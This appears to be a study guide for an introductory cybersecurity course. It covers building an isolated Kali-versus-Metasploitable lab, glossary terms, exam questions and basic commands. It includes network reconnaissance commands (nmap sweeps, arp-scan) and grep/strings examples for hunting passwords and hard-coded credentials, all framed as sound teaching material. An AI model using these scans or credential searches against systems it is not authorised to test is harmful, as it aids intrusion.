- **Intel/AMD systems** — x86 is supported natively; no issue for most users (E01 p.3).
- **Apple Silicon (M1/M2/M3)** — ARM, **not natively compatible** with x86 Metasploitable images. Kali has ARM versions that run efficiently, but equivalent Metasploitable images are not readily available. Apple Silicon users must either (a) use **hardware emulation** to run x86 VMs (reduced performance), (b) team up with someone on an Intel/AMD machine, or (c) use a cloud-based solution (E01 p.3). The Mac follow-up doc recommends **UTM instead of VirtualBox**, plus `brew` and `QEMU` to convert images (MAC p.1).
- **WSL (Windows Subsystem for Linux)** — WSL (especially WSL 2, which runs a real Linux kernel) *can* install Kali, but it is tightly integrated with the host Windows system, which **reduces isolation** between the attacking environment and your primary work system — so a dedicated virtualization solution is preferred. GUI apps are supported (native GUI from Windows 11; earlier Windows needs an external X11 server) (E01 p.2). For WSL 2, **Host-Only Networking** is required to talk to Metasploitable VMs, but running the intentionally vulnerable Metasploitables under WSL is **strongly discouraged** due to weak isolation (E01 p.8).

Basic Linux commands (Kali)

From L01 p.45: - `apt` — package manager (e.g., `apt upgrade`). - `pwd` — show the location of the current directory. - `touch file` — create a file. - `vi file` — low-bandwidth text editor (use `vim` for more comfort). - `cp source destination` — copy a file. - `mv source destination` — move a file. - `rm file` — remove files. - `rm -r directory` — recursively remove a directory and its sub-directories. - `grep string file` — look for occurrences of a string in one or more files. - `strings` — extract printable strings from a binary file. - `ip address / ip addr / ip a` — return the IP address.

Glossary

- **Cybersecurity** — the body of technologies, processes and practices designed to protect networks, computers, programs, digital assets, and data (processed, stored and/or in transit) from attack, damage, or unauthorized access (L01 p.22).
- **Confidentiality** — preventing the disclosure of information to unauthorized parties (L01 p.26).
- **Integrity** — protecting information from being modified by unauthorized parties (L01 p.26).
- **Availability** — making sure authorized parties can access the information when needed (L01 p.26).
- **CIA Triad** — Confidentiality, Integrity, Availability; the three core security goals (L01 p.26–27).
- **Risk** — a measure of the extent to which an entity is threatened by a potential circumstance/event (L01 p.35).
- **Vulnerability** — a weakness in a system (L01 p.35).
- **Threat** — a circumstance/event that has the potential to exploit a vulnerability (L01 p.35).
- **Exploit** — a method of taking advantage of a vulnerability (L01 p.35).
- **Attack** — an action that uses a threat to exploit a vulnerability (L01 p.35).
- **Patch** — a fix for a vulnerability (L01 p.35).
- **Countermeasure** — a means of preventing an attack which tries to exploit one or more vulnerabilities (L01 p.35).
- **Attack Surface** — the sum of all points where an attacker could try to enter, interact with, or extract data from a system; Attack Surface = Σ of Attack Vectors (L01 p.30, p.32).
- **Attack Vector** — an end point / path of access an attacker can use to affect resources or data; the four categories are Network, Machine (physical), Software, Human (L01 p.31–32).
- **Defense-in-Depth** — a counter-measure approach using layered defenses; presented alongside the attack-surface discussion (L01 p.20, p.33).
- **Secure by Design** — designing systems with security considered from the start (L01 p.20).
- **Vulnerability Assessment** — the activity of finding weaknesses (L01 p.21).
- **Penetration Testing** — ethical hacking to find exploitable weaknesses (L01 p.21).
- **Threat Modelling** — understanding what can go wrong, how it can be attacked, and what to do about it (L01 p.21).
- **Hardening** — improving system security (e.g., two-factor authentication, patches, updates) (L01 p.21).
- **Incident Response** — handling breaches when they occur (L01 p.21).
- **Kali Linux** — a Debian-based Linux distribution designed for penetration testing; open-source, maintained and funded by Offensive Security; the course's attacker machine (L01 p.42).
- **Metasploitable 2 / 3** — intentionally vulnerable target VMs (Metasploitable 2 = Linux, Metasploitable 3 = Windows) used as victims in the lab (L01 p.40, E01 p.5–6).

- **VirtualBox** — the course's chosen virtualization platform (cross-platform availability, not technical superiority) (E01 p.2).
- **VirtualBox Extension Pack** — add-on required for full functionality, including USB support and improved device handling (E01 p.3).
- **NAT** — networking mode where the VM is hidden by the host; VMs cannot communicate with each other; outbound traffic appears as if from the host (L01 p.41).
- **NAT Network** — networking mode where VMs on the same network can communicate with each other and reach the internet; recommended simple lab setup (L01 p.41, E01 p.7).
- **Host-Only / Internal / Bridged** — other VirtualBox networking modes (see the connectivity table) (L01 p.41).
- **DHCP** — automatic IP-address assignment; used by NAT Network, or run via a VirtualBox DHCP server for an internal network (E01 p.7, p.9).
- **WSL / WSL 2** — Windows Subsystem for Linux; WSL 2 runs a real Linux kernel; usable for Kali but discouraged for vulnerable targets due to weak isolation (E01 p.2, p.8).
- **UTM** — virtualization app recommended for Apple Silicon Macs instead of VirtualBox (MAC p.1).
- **QEMU / qemu-img** — emulator/tooling used on Mac to convert .vmdk images to .qcow2 for UTM (MAC p.1).
- **CVE / CWE / Exploit-DB / MITRE ATT&CK / OWASP** — knowledge repositories of vulnerabilities, weaknesses, exploits, attack techniques, and web-app security guidance (L01 p.8).
- **SIEM** — Security Information and Event Management (with Extended Detection & Response); course tool: Wazuh (L01 p.9).
- **Purple Team** — the course's stated goal: building strong purple teams (combining offensive "red" and defensive "blue" mindsets) of cybersecurity experts (L01 p.12).

How-To Cookbook

A. Install VirtualBox (Windows/macOS) (E01 p.3)

1. On **Linux**: install VirtualBox via your distribution's package manager (`apt`, `dnf`, `pacman`) for proper OS integration and easy updates.
2. On **Windows/macOS**: go to the VirtualBox website and download the installer matching your OS under "VirtualBox Platform Packages".
3. Run the installer and follow the prompts.
4. Install the **VirtualBox Extension Pack** from the same page: click "All supported platforms" to download the `.vbox-extpack` file, then double-click it — VirtualBox launches and completes the install. (Required for full functionality, including USB support and improved device handling.)

B. Install and configure Kali Linux in VirtualBox (E01 p.3–5, L01 p.43–44)

1. **Download the VM image** — preferred: the updated Kali VM image from the course NextCloud share; alternative: the official Kali VM image from kali.org. Select the **VirtualBox** image and a version compatible with your OS and CPU architecture.
2. **Import** — In VirtualBox: `File` → `Import Appliance`, or double-click the downloaded image file; review and import in the dialog.
3. **Configure RAM** — Select the Kali VM → `Settings` → `System` → set Base Memory. 1 GB is the minimum; allocate more for better performance if your host has the memory.

4. **Configure CPU** — Settings → System → Processor. Default is 2 CPUs; 1 CPU is sufficient for most exercises. Do not allocate more CPUs than your host can comfortably support.
5. **Network** — Settings → Network → set "Attached to" = **NAT Network** for a simple setup (gives internet + inter-VM connectivity). (For the controlled option, see recipe E.)
6. **Finalize** — Click OK, then double-click the Kali VM to start it.
7. **Log in** — default credentials `kali / kali`. **Change the default password** after setup.
8. **Update Kali** — in a terminal: `sudo apt update sudo apt full-upgrade -y` (The lecture also mentions `apt autoremove` when suggested, and that updates are run as root or with `sudo`) (L01 p.44).
9. **(Optional) Non-Kali distro** — if you use another Linux distro, manually install at minimum: `nmap`, `netcat`, `metasploit`, `whois`, `host`, `etherape`, `pncan`, `legion`, `nessus`, `mysql`, `john` (John the Ripper), `openvas` / Greenbone Security Assistant (E01 p.5).

C. Configure Kali keyboard layout (L01 p.43)

- Permanently reconfigure the keyboard: `$ dpkg-reconfigure keyboard-configuration`
- Temporarily switch the GUI keyboard layout at runtime: `$ setxkbmap en_UK $ setxkbmap dk`

D. Install Metasploitable 2 (Linux target) (E01 p.5)

1. Download Metasploitable 2 from Rapid7 or from the course NextCloud share.
2. Unzip it into the desired directory.
3. In VirtualBox: File → Import Appliance, or double-click the `.vmdk` file, and follow the import wizard.
4. Log in with default credentials: `msfadmin / msfadmin`.
5. Configure the network per section 4 of the lab (or use **NAT Network** for the simple setup).

Security note: treat Metasploitable as hostile; keep it strictly isolated from your host and production networks (E01 p.5).

E. Install Metasploitable 3 (Windows target) (E01 p.6)

1. Download the image from VagrantUp, or from NextCloud via the provided Vagrant.
2. Unzip the archive.
3. **Rename the extracted file to end in `.ova`** — it is technically a tar archive; the extension lets Windows/VirtualBox recognize it. (VirtualBox filters importable files by extension and lists `.ova` automatically.) Alternatively, clear the file-type filter in the import dialog and select the file manually. *Note: renaming to `.ova.gz` makes it appear in the list but VirtualBox will not allow the import to proceed.*
4. Import using the same procedure as Metasploitable 2.
5. Log in with default credentials: `vagrant / vagrant`.
6. Configure the network the same as Metasploitable 2.

Command-line install of Metasploitable 3 via Vagrant (E01 p.6):

```
vagrant plugin install vagrant-reload
vagrant plugin install vagrant-vbguest
vagrant box add rapid7/metasploitable3-win2k8
```

If you hit a plugin error, edit (from the user folder):

```
.vagrant.d/gems/3.3.8/gems/vagrant-vbguest-0.32.0/lib/vagrant-vbguest/hosts/virtualbox.rb
```

On line 84, change `path && File.exists` to `path && File.exist` (drop the trailing `s`). A `MountDiskImage` error may also appear but has no effect on the machine (E01 p.6).

F. Simple network setup — create a NAT Network (E01 p.8)

1. In VirtualBox: File → Tools → Network Manager (or File → Preferences → Network, depending on version).
2. Click **Add** to create a network named `NatNetwork`.
3. Verify **DHCP is enabled** for this network (so IPs are assigned automatically).
4. Assign it to each VM: select the VM → Settings → Network → "Attached to" = **NAT Network** → "Name" = `NatNetwork`.
5. Repeat for the Kali, Metasploitable 2, and Metasploitable 3 VMs, all on the **same** NAT Network.

VMs must be **powered off** to modify network settings (E01 p.8).

G. Advanced network setup — Internal Network + VirtualBox DHCP server (E01 p.9)

1. Choose one IP method for the internal network: assign static IPs to both VMs, run a DHCP server on the Kali VM, or **enable a VirtualBox DHCP server (recommended)**.
2. From the **host** command line (Windows users may `cd` to the directory containing `VBoxManage` to avoid full paths):
 - List internal networks: `VBoxManage list intnets`
 - List existing DHCP servers: `VBoxManage list dhcpservers`
 - Create and enable the DHCP server: `VBoxManage dhcpserver add \ --network=CyberSecLab \ --lowerip 172.30.1.20 \ --upperip 171.30.1.50 \ --netmask 255.255.255.0 \ --ip 172.30.1.1 \ --enable` This creates a DHCP server for the internal network `CyberSecLab`, assigning IPs from the `172.30.1.0/24` range. The `\` means the command continues on the next line. Remember to select `CyberSecLab` when configuring each VM's internal network adapter. >  The slide's `--upperip` reads `171.30.1.50` (note 171, not 172) — this is almost certainly a typo in the lab; the intended range is within `172.30.1.0/24`. Flagged so you don't reproduce it blindly (E01 p.9).
3. **Verify**: start all three VMs, log into the Metasploitables with their default creds, confirm each got an IP, and confirm they're reachable from Kali.

H. Verify inter-VM connectivity (MAC p.1, E01 p.9)

1. On Metasploitable 2, find its IP: run `ifconfig` (look at `eth0 inet`, e.g., `192.168.64.x`).
2. On Kali, find its IP: run `ip addr` (e.g., `eth0 inet 192.168.64.y`).
3. From Kali, run `ping <Metasploitable2_IP>`. If you get replies, the network is working.
4. If you can't get the target's IP directly, from Kali run `sudo arp-scan -l` to discover hosts on the local network (default IP often around `192.168.64.10`) (SOL p.1).

I. Apple Silicon Mac setup with UTM (MAC p.1)

1. Requirements: `brew` and **UTM** (use UTM instead of VirtualBox).
2. Install Kali under UTM — easiest from the community UTM mirror (the doc author chose "Kali Linux 2025 UTM (Apple Silicon) (community image)").

3. Obtain Metasploitable .vmdk files: Metasploitable 2 from NextCloud (download Metasploitable.vmdk); Metasploitable 3 from the HashiCorp Vagrant portal (download the ~7.01 GB "virtualbox" file, add the .zip extension, unzip).
4. Convert each .vmdk to .qcow2 in Terminal: `brew install qemu qemu-img convert -p -f vmdk -O qcow2 <filename>.vmdk <filename>.qcow2`
5. Create the VM in UTM: Create a New Virtual Machine → Emulate → Other → Expert Mode [X86_64] [Standard PC (Q35 + ...)] → Boot Device [None], then follow the linked tutorial.
6. Connection between Kali and Metasploitable should work by default; verify with `ifconfig / ip addr / ping` as in recipe H.

J. Fix Metasploitable 3 crashing on UTM / Apple Silicon (SOL p.1)

1. In the VM's settings (UTM): set System → Standard PC (i440X ...); under QEMU, **uncheck "UEFI Boot"**.
2. In UTM, View → Custom Toolbar → add a "Send Key" button to the Metasploitable 3 toolbar; configure Ctrl + Shift + Esc (and ensure Ctrl + Alt + Delete exists).
3. Start the VM, send Ctrl + Alt + Delete, and log in. You may see "Windows License is expired". Send Ctrl + Shift + Esc to open Task Manager (may take time), then File → New Task (Run...) → cmd. (If the mouse is stuck, press Ctrl + option to escape.)
4. In cmd, delete the VirtualBox-related files that cause the crash: `del C:\Windows\System32\drivers\VBxMouse.sys del C:\Windows\System32\drivers\VBxGuest.sys del C:\Windows\System32\drivers\VBxSF.sys del C:\Windows\System32\drivers\VBxVideo.sys rmdir /s /q "C:\Program Files\Oracle\VirtualBox Guest Additions"` (You may need to retry the deletion through repeated crashes — be patient.)
5. Reopen the VM. The mouse/touchpad won't work, but Metasploitable 3 runs stably; use it via keyboard only.
6. Check the IP from the command prompt (same as the PDF), or from Kali with `sudo arp-scan -l` (default IP often 192.168.64.10). Running with a "Windows License is expired" screen is fine for lab use.

Exam-Style Q&A

Q1. Define cybersecurity and state the CIA triad with one example mechanism for each pillar. A. Cybersecurity is "the body of technologies, processes and practices designed to protect networks, computers, programs, digital assets, and data (processed, stored and/or in transit) from attack, damage or unauthorized access" (L01 p.22). The CIA triad is the set of security goals (L01 p.26–27): - **Confidentiality** — preventing disclosure of information to unauthorized parties; e.g., **encryption, access control, authentication**. - **Integrity** — protecting information from modification by unauthorized parties; e.g., **digital signatures, checksums**. - **Availability** — ensuring authorized parties can access information when needed; e.g., **computational redundancy, backups, mitigation strategies**.

Q2. Distinguish between vulnerability, threat, exploit, and attack. A. A **vulnerability** is a weakness in a system. A **threat** is a circumstance/event that has the potential to exploit that vulnerability. An **exploit** is a *method* of taking advantage of a vulnerability. An **attack** is an *action* that uses a threat to exploit a vulnerability (L01 p.35). In short: the vulnerability is the hole; the threat is the possibility someone uses it; the exploit is the technique; the attack is the act of actually doing it. A **patch** fixes the vulnerability and a **countermeasure** prevents the attack (L01 p.35).

Q3. What is an attack surface, and what are its components? A. The attack surface is "a sum of all points where an attacker could try to enter, interact with, or extract data from a system" (L01 p.30) —

equivalently the set of attack vectors/end points an attacker can use to affect resources or data (L01 p.31). Formally, **Attack Surface** = Σ of **Attack Vectors** (L01 p.32). The four attack-vector categories (how the system/data can be accessed) are **Network, Machine (physically), Software, and Human** (L01 p.32).

Q4. In the context of the attack surface, what are the goals of the attacker, the operator, and the designer? A. The **attacker** wants to *expand* the exposed interface (enlarge the attack surface). The **operator** wants to *limit* the surface open to attacks. The **designer** should design the system accordingly — i.e., to meet the operators' requirements for a minimal surface (L01 p.33). This is the "Defense in Depth and Attack Surface" framing.

Q5. Why do many security failures occur, and how can they be countered? A. The lecture frames the crisis as "a fundamental failure of architecture" — security is often not considered during early software design (L01 p.18). Specific causes: simple bugs in software/firmware, mis-configuration across systems and services, unintended side effects from system complexity (interconnectedness), and human factors (unintentional errors to malicious actions); and these issues can be accidental or intentional (L01 p.19). Counters include best practices & security policies, checks for known bad patterns, **defense-in-depth, secure-by-design** principles, training and awareness, and experience/continuous learning (L01 p.20).

Q6. Name the major activities of cybersecurity covered by the course and what each does. A. (L01 p.21) **Vulnerability Assessment** — finding weaknesses; **Penetration Testing** — ethical hacking to find exploitable weaknesses; **Threat Modelling** — understanding what can go wrong, how it can be attacked, and what to do about it; **Security Monitoring** — SIEM, firewalls, intrusion detection/prevention; **Incident Response** — handling breaches when they occur; **Hardening** — improving system security (two-factor authentication, patches, updates).

Q7. Compare the VirtualBox NAT and NAT Network modes. Which is recommended for the lab and why? A. In plain NAT, the VM is hidden behind the host, VMs **cannot communicate with each other**, traffic appears as if from the host, and inbound from the Internet requires port forwarding (L01 p.41). In **NAT Network**, VMs are placed on a shared virtual private network so they **can communicate with each other**, get DHCP-assigned IPs, and have internet access (L01 p.41, E01 p.7). For the lab the attacker (Kali) must reach the targets (Metasploitable), so **NAT Network is the recommended simple setup** — it enables inter-VM connectivity that plain NAT does not (E01 p.4, p.7).

Q8. Fill in the VirtualBox networking connectivity table for HostOnly, Internal, Bridged, NAT, and NAT Network. A. (L01 p.41, E01 p.7) — columns are VM $\leftrightarrow$ Host, VM1 $\leftrightarrow$ VM2, VM $\rightarrow$ Internet, VM $\leftarrow$ Internet: - **HostOnly**: Yes, Yes, No, No - **Internal**: No, Yes, No, No - **Bridged**: Yes, Yes, Yes, Yes - **NAT**: No, No, Yes, Port forwarding - **NAT Network**: No, Yes, Yes, Port forwarding

Q9. Describe the lab architecture and the default credentials for each machine. A. Three virtualized machines in VirtualBox (L01 p.40, E01 p.5–6): one **attacker** — **Kali Linux** (default `kali / kali`, L01 p.43); two **targets** — **Metasploitable 2** (Linux, default `msfadmin / msfadmin`) and **Metasploitable 3** (Windows, default `vagrant / vagrant`). The Metasploitable are intentionally vulnerable and must be isolated from the host and production networks (E01 p.5).

Q10. What is Kali Linux, and what is significant about its user policy since release 2020.1? A. Kali Linux is a **Debian-based** Linux distribution designed for **penetration testing**; it is an open-source project maintained and funded by **Offensive Security** (L01 p.42). Since release **2020.1**, Kali adheres to a **non-root user policy**: the default account is the standard user `kali` (password `kali`), and you use `sudo [-i]` to act as root (L01 p.43). Kali is meant to be used as a pen-testing toolbox, not a daily desktop OS (L01 p.44).

Q11. Why are Apple Silicon Macs problematic for this lab, and what are the options? A.

NextCloud/Metasploitable images are built for **amd64/x86**, and Apple Silicon (M1/M2/M3) is **ARM**, so the x86 Metasploitable images are not natively compatible. Kali has ARM versions, but equivalent Metasploitable images are not readily available (E01 p.2–3). Options: (a) use **hardware emulation** to run x86 VMs at reduced performance, (b) work with a teammate on an Intel/AMD machine, or (c) use a cloud-based solution (E01 p.3). The Mac follow-up recommends **UTM** (with `brew/QEMU` to convert `.vmdk` → `.qcow2`) instead of VirtualBox (MAC p.1).

Q12. Why is using WSL discouraged for running the Metasploitable targets? A. WSL (especially WSL 2, which runs a real Linux kernel) can install Kali, but it is **tightly integrated with the host Windows system**, which reduces isolation between the attacking environment and your primary work system. Running intentionally vulnerable machines like Metasploitable under WSL is strongly discouraged; a dedicated virtualization environment provides significantly better isolation and security (and WSL 2 requires Host-Only Networking to even reach the targets) (E01 p.2, p.8).

Q13. What are the ethical and legal expectations set out in this lecture? A. Ethically: participants must uphold cybersecurity ethical standards; knowledge and skills are solely for educational purposes; any unauthorized access, manipulation, or misuse of data/systems is prohibited; you are responsible for your own actions; and you must **sign the Ethical Statement Form in ItsLearning** (L01 p.10). Legally, the slides cite the Computer Security Act of 1987 & 1992, OMB Circular A-130, US state computer laws, **HIPAA (1996)**, and the **EU GDPR (2018)** (L01 p.38).

Q14. List the four asset categories cybersecurity protects and what it protects them against. A. (L01 p.25) **Networks** (all networks interconnecting digital assets), **Systems and devices** (all connected systems/devices), **Programs** (all programs/source code building the systems), and — most importantly — **Data** (in transit, at rest, or processed). They are protected against **unauthorized access, modification, and deletion** — which map to confidentiality, integrity, and availability respectively.

Q15. How is the course graded, and how does the exam relate to the lab exercises? A. There is a **written exam** based on **6 selected hands-in exercises**, which serve as the materials for the final exam (L01 p.11). The exam combines **MCQ (multiple-choice)**, **MCA (multiple-correct-answer)**, and **short essay questions (SEQ)** (L01 p.11, p.13). It is **120 minutes**, in **English**, graded on the Danish — **3 to 12** scale (L01 p.11). Students form groups (4–6 welcome) for the exercises (L01 p.11). The stated course goal is to build strong **purple teams** of cybersecurity experts (L01 p.12).

Q16. Name the standards bodies and at least three knowledge repositories introduced. A. Standards bodies: **NIST**, **ISOC** (Internet Society), **ITU-T**, and **ISO** (L01 p.37). Knowledge repositories: **CVE** (Common Vulnerabilities and Exposures), **Exploit Database**, **CWE** (Common Weakness Enumeration), **MITRE ATT&CK Framework**, **OWASP**, and **CVE Details**; plus training platforms **TryHackMe**, **Hack The Box**, and **OverTheWire** (L01 p.8).

Gotchas

- **NAT ≠ NAT Network.** The most common trap from the connectivity table: under plain **NAT** the two VMs **cannot** see each other (No for VM1↔VM2), so a Kali→Metasploitable ping fails. **NAT Network** is what enables inter-VM communication. If your attacker can't reach the target, this is the first thing to check (L01 p.41, E01 p.4, p.7).
- **You must power off a VM to change its network adapter.** VirtualBox won't let you reassign the network on a running VM (E01 p.8).
- **Don't confuse threat, exploit, and attack.** Threat = the *potential*; exploit = the *method/technique*; attack = the *action* that actually uses a threat to exploit a vulnerability (L01 p.35). Exam questions deliberately swap these.

- **No vulnerability is needed for some access.** With direct (e.g., physical) access, an attacker may not need any software vulnerability at all; and **social engineering is often the first step**, not a technical exploit (L01 p.34).
- **Keep the targets outdated, not patched.** You update *Kali* regularly (`sudo apt update; sudo apt full-upgrade -y`) but you deliberately keep Metasploitable "as outdated as they were designed" — patching them defeats the purpose (L01 p.44, E01 p.5).
- **Treat Metasploitable as hostile.** These VMs contain intentionally vulnerable, untrusted software; isolate them strictly from the host and any production/external networks. This is the security rationale for the Internal + NAT advanced setup over plain NAT Network (E01 p.1, p.5, p.7–8).
- **Metasploitable 3 file-extension trick.** The extracted Metasploitable 3 file is a tar archive; you must **rename it to .ova** for VirtualBox to recognize it. Renaming to `.ova.gz` makes it *appear* in the list but the import will **fail** — don't do that (E01 p.6).
- **Metasploitable 3 Vagrant plugin error.** If installation errors out, the `File.exists` → `File.exist` one-character edit on line 84 of `virtualbox.rb` is the fix; a `MountDiskImage` error can be ignored (E01 p.6).
- **The Internal-Network DHCP example contains a likely typo.** The lab's `VBoxManage dhcpserver add` uses `--upperip 171.30.1.50` while everything else is in `172.30.1.0/24`. The `171` is almost certainly meant to be `172`; reproducing it verbatim could break the range (E01 p.9).
- **Default credentials differ per machine.** *Kali* = `kali/kali`; Metasploitable 2 = `msfadmin/msfadmin`; Metasploitable 3 = `vagrant/vagrant`. And change the Kali password after setup (E01 p.5–6, L01 p.43).
- **Disk space.** At least **100 GB free** is required for the full lab (*Kali* with databases + Metasploitable 2 + Metasploitable 3) — provision before you start (E01 p.1).
- **Apple Silicon needs a different toolchain.** VirtualBox/x86 Metasploitable images won't run natively on M-series Macs; use UTM + QEMU conversion (`.vmdk` → `.qcow2`), emulate x86_64, or collaborate/use cloud. Expect reduced performance under emulation (E01 p.3, MAC p.1, SOL p.1).
- **Minor slide spellings.** The slides write "Burp Suit" (Burp Suite), "Social Engineer Toolset" (Social-Engineer Toolkit / SET), and `".va"/".vmdk"` in places — recognize the intended tools/files; don't let the typos throw you on the exam (L01 p.9, E01 p.6).
- **CIA mechanism pairing.** When asked for examples, give the *paired* ones from the slides: confidentiality → encryption/access control/authentication; integrity → signatures/checksums; availability → redundancy/backups/mitigation. Listing a firewall under "integrity" would lose the point (L01 p.27).

End of Chapter 01 study guide. All facts above are grounded in the four provided PDFs; where a slide value looked like a typo (e.g., the `171.30.1.50` IP) it is flagged rather than silently corrected.

01. Introduction & Set-up — Commands & Code Examples

Update and full-upgrade the Kali attacker machine

What: Refreshes the package index and upgrades all packages on Kali — the standard "keep your attacker box current" step right after first login (E01 p.4–5, L01 p.44).

```
sudo apt update
sudo apt full-upgrade -y
sudo apt autoremove
```

Notes: Run as root or with `sudo` (Kali's non-root policy since 2020.1, L01 p.43). `apt autoremove` cleans orphaned dependencies "when suggested" (L01 p.44). NEVER run this against Metasploitable — targets must stay "as outdated as they were designed" (L01 p.44, E01 p.5).

Become root / act as root on Kali

What: Elevates to root for commands that need it (e.g. `nmap SYN` scans, `arp-scan`), the way you do everything privileged on Kali since the non-root policy (L01 p.43).

```
sudo -i          # open an interactive root shell
sudo <command>   # run a single command as root
```

Notes: Default Kali account is the standard user `kali/kali`; there is no root login by default since release 2020.1 (L01 p.43). Change the default password after setup (E01 p.4).

Show the current IP address(es) of an interface

What: Returns the IP address of the Kali (or any Linux) VM — the first thing you check to confirm DHCP gave you an address and to learn your own address before scanning (L01 p.45, recipe H).

```
ip address      # full form
ip addr         # short form
ip a            # shortest form
```

Notes: Look for `eth0` → `inet`, e.g. `inet 192.168.64.y` (recipe H). All three forms are equivalent (L01 p.45). On the older Metasploitable 2 Linux box you'll more often use `ifconfig` instead (see next block).

Find the target's IP on Metasploitable 2 with ifconfig

What: Reads the IP of the Linux target (Metasploitable 2) from its own console so you know what address to point Kali at (recipe H).

```
ifconfig        # show all interfaces
ifconfig eth0   # just the primary interface
```

Notes: Look at `eth0` → `inet addr`, e.g. `192.168.64.x` (recipe H). `ifconfig` is the legacy tool still present on the old Metasploitable 2 image; on Kali prefer `ip addr`. Metasploitable 2 login is `msfadmin/msfadmin`

(E01 p.5).

Show the kernel routing table

What: Displays the routes/default gateway, used to confirm the VM has a path to the rest of the NAT Network and out to the internet (standard syntax; complements the `ip addr` checks in recipe H).

```
ip route          # show routing table + default gateway
ip route show
```

Notes: (standard syntax — the course names `ip` for address inspection at L01 p.45 but does not print `ip route` explicitly.) The `default via <gateway>` line is your NAT/NAT-Network gateway. Legacy equivalent: `route -n` or `netstat -rn`.

Test reachability between attacker and target with ping

What: Sends ICMP echo requests from Kali to the Metasploitable target to prove the two VMs are on the same network and can talk — the core inter-VM connectivity check (recipe H, E01 p.9).

```
ping 192.168.64.10      # ping the target's IP
ping -c 4 192.168.64.10 # send only 4 packets then stop
```

Notes: Replies = the network works (recipe H, step 3). No replies on plain NAT mode is expected — NAT does not allow VM1↔VM2 traffic; switch to **NAT Network** (L01 p.41, E01 p.7, Gotchas). On Linux `ping` runs forever without `-c`; stop with `Ctrl+C`.

Discover hosts on the local network with arp-scan

What: Lists live hosts on the attached subnet by ARP, used when you can't read the target's IP directly from its console (e.g. headless/crashing Metasploitable 3) (SOL p.1, recipe H step 4).

```
sudo arp-scan -l      # scan the local subnet of the default interface
sudo arp-scan --localnet
```

Notes: Requires root (`sudo`). The target's IP is often around `192.168.64.10` on the lab network (SOL p.1). This is the fallback when `ip addr/ifconfig` on the target isn't accessible.

First nmap host-discovery / ping sweep of the lab network

What: Finds which hosts are up on the lab subnet — your first reconnaissance step from Kali once connectivity is confirmed (Nmap is the course's primary pen-testing tool, L01 p.9).

```
nmap -sn 192.168.64.0/24  # ping sweep: discover live hosts, no port scan
nmap 192.168.64.10        # default scan: top 1000 TCP ports on one host
```

Notes: (standard syntax — L01 p.9 names Nmap; exact flags not printed in this chapter's slides.) `-sn` ("no port scan") only does host discovery. Adjust `192.168.64.0/24` to match your actual `ip addr` subnet. Some scan types (e.g. SYN scan `-sS`) need `sudo`.

Read basic system info on a host (uname / os-release / whoami)

What: Quick Linux recon to learn the kernel, OS version, and current user — the first things you check

after landing on Kali or any Linux host (Linux command set, L01 p.45; standard recon syntax).

```
whoami                # current username
uname -a              # kernel name, hostname, kernel version, architecture
cat /etc/os-release   # distro name and version (Debian/Kali/Ubuntu, etc.)
id                    # uid/gid and group memberships
```

Notes: (standard syntax — `whoami/uname/os-release` are not individually listed in the L01 p.45 command box, but `grep/cat-style` file reading is.) `uname -m` alone prints just the architecture (e.g. `x86_64`), useful to confirm you're on an `amd64` image vs `ARM` (E01 p.2–3).

Core Linux file navigation and management commands (Kali)

What: The everyday filesystem commands the lecture lists for working inside Kali during every later exercise (L01 p.45).

```
pwd                  # print the current directory
touch file.txt       # create an empty file
cp source.txt dest.txt # copy a file
mv source.txt dest.txt # move or rename a file
rm file.txt          # remove a file
rm -r mydir          # recursively remove a directory and its contents
```

Notes: Straight from the L01 p.45 command box. `rm -r` is irreversible — no recycle bin. Pair with `vi` `file` (or `vim`) to edit, also listed on the same slide.

Search file contents and inspect binaries (`grep` / `strings`)

What: Find a string inside files, or pull readable text out of a binary — used in later exercises for log/output inspection and quick binary triage (L01 p.45).

```
grep "password" config.txt # find lines containing the string
grep -r "admin" /etc/      # recurse through a directory
strings /bin/ls             # extract printable strings from a binary
```

Notes: Both `grep string file` and `strings` appear in the L01 p.45 command list. `grep -i` makes the match case-insensitive; `strings` is handy for spotting hard-coded creds or version banners in a compiled file.

Set the Kali keyboard layout (permanent and temporary)

What: Fixes a wrong keyboard layout on Kali — a common first-login annoyance when special characters land in the wrong place (L01 p.43).

```
sudo dpkg-reconfigure keyboard-configuration # permanent, menu-driven
setxkbmap gb                                # temporary: UK layout ('en_UK' on the slide
is NOT a valid XKB code — use 'gb')
setxkbmap dk                                # temporary: Danish layout
```

Notes: `dpkg-reconfigure` opens a TUI menu and persists across reboots; `setxkbmap` only lasts the current GUI session (L01 p.43). Useful when typing `|`, `/`, or `@` for commands gives the wrong character.

Create and enable a VirtualBox internal-network DHCP server (host side)

What: Sets up automatic IP assignment on an isolated Internal Network for the advanced (Internal + NAT) lab setup — run from the host OS, not inside a VM (E01 p.9, recipe G).

```
VBoxManage list intnets          # list internal networks
VBoxManage list dhcpservers       # list existing DHCP servers
VBoxManage dhcpserver add \
  --network=CyberSecLab \
  --lowerip 172.30.1.20 \
  --upperip 172.30.1.50 \
  --netmask 255.255.255.0 \
  --ip 172.30.1.1 \
  --enable
```

Notes: Run on the **host** CLI; Windows users can `cd` to the folder containing `VBoxManage` to avoid full paths (E01 p.9). The `\` continues the command on the next line. The slide prints `--upperip 171.30.1.50` (a 171 typo) — the range should stay inside `172.30.1.0/24`, so use `172` (E01 p.9, Gotchas). Then select `CyberSecLab` as each VM's internal adapter.

Install Metasploitable 3 (Windows target) via Vagrant (host side)

What: Command-line alternative to the GUI import for the Windows target box, run on the host (E01 p.6, recipe E).

```
vagrant plugin install vagrant-reload
vagrant plugin install vagrant-vbguest
vagrant box add rapid7/metasploitable3-win2k8
```

Notes: If a plugin errors, edit line 84 of `.vagrant.d/gems/3.3.8/gems/vagrant-vbguest-0.32.0/lib/vagrant-vbguest/hosts/virtualbox.rb` and change `File.exists` → `File.exist` (drop the trailing `s`); a `MountDiskImage` error is harmless (E01 p.6). Metasploitable 3 login is `vagrant/vagrant`.

Convert a VirtualBox .vmdk disk to .qcow2 for UTM (Apple Silicon Macs)

What: Converts an x86 Metasploitable disk image to the format UTM uses, the required step for running the targets on an Apple Silicon Mac via emulation (MAC p.1, recipe I).

```
brew install qemu
qemu-img convert -p -f vmdk -O qcow2 Metasploitable.vmdk Metasploitable.qcow2
```

Notes: Apple Silicon (ARM) cannot run the amd64/x86 Metasploitable images natively, so Mac users use UTM + QEMU emulation at reduced performance (E01 p.2–3, MAC p.1). `-p` shows progress, `-f vmdk` is the input format, `-O qcow2` the output. Get the `.vmdk` from NextCloud (MS2) or the Vagrant portal (MS3).

Fix Metasploitable 3 crashing on UTM by deleting VirtualBox guest drivers

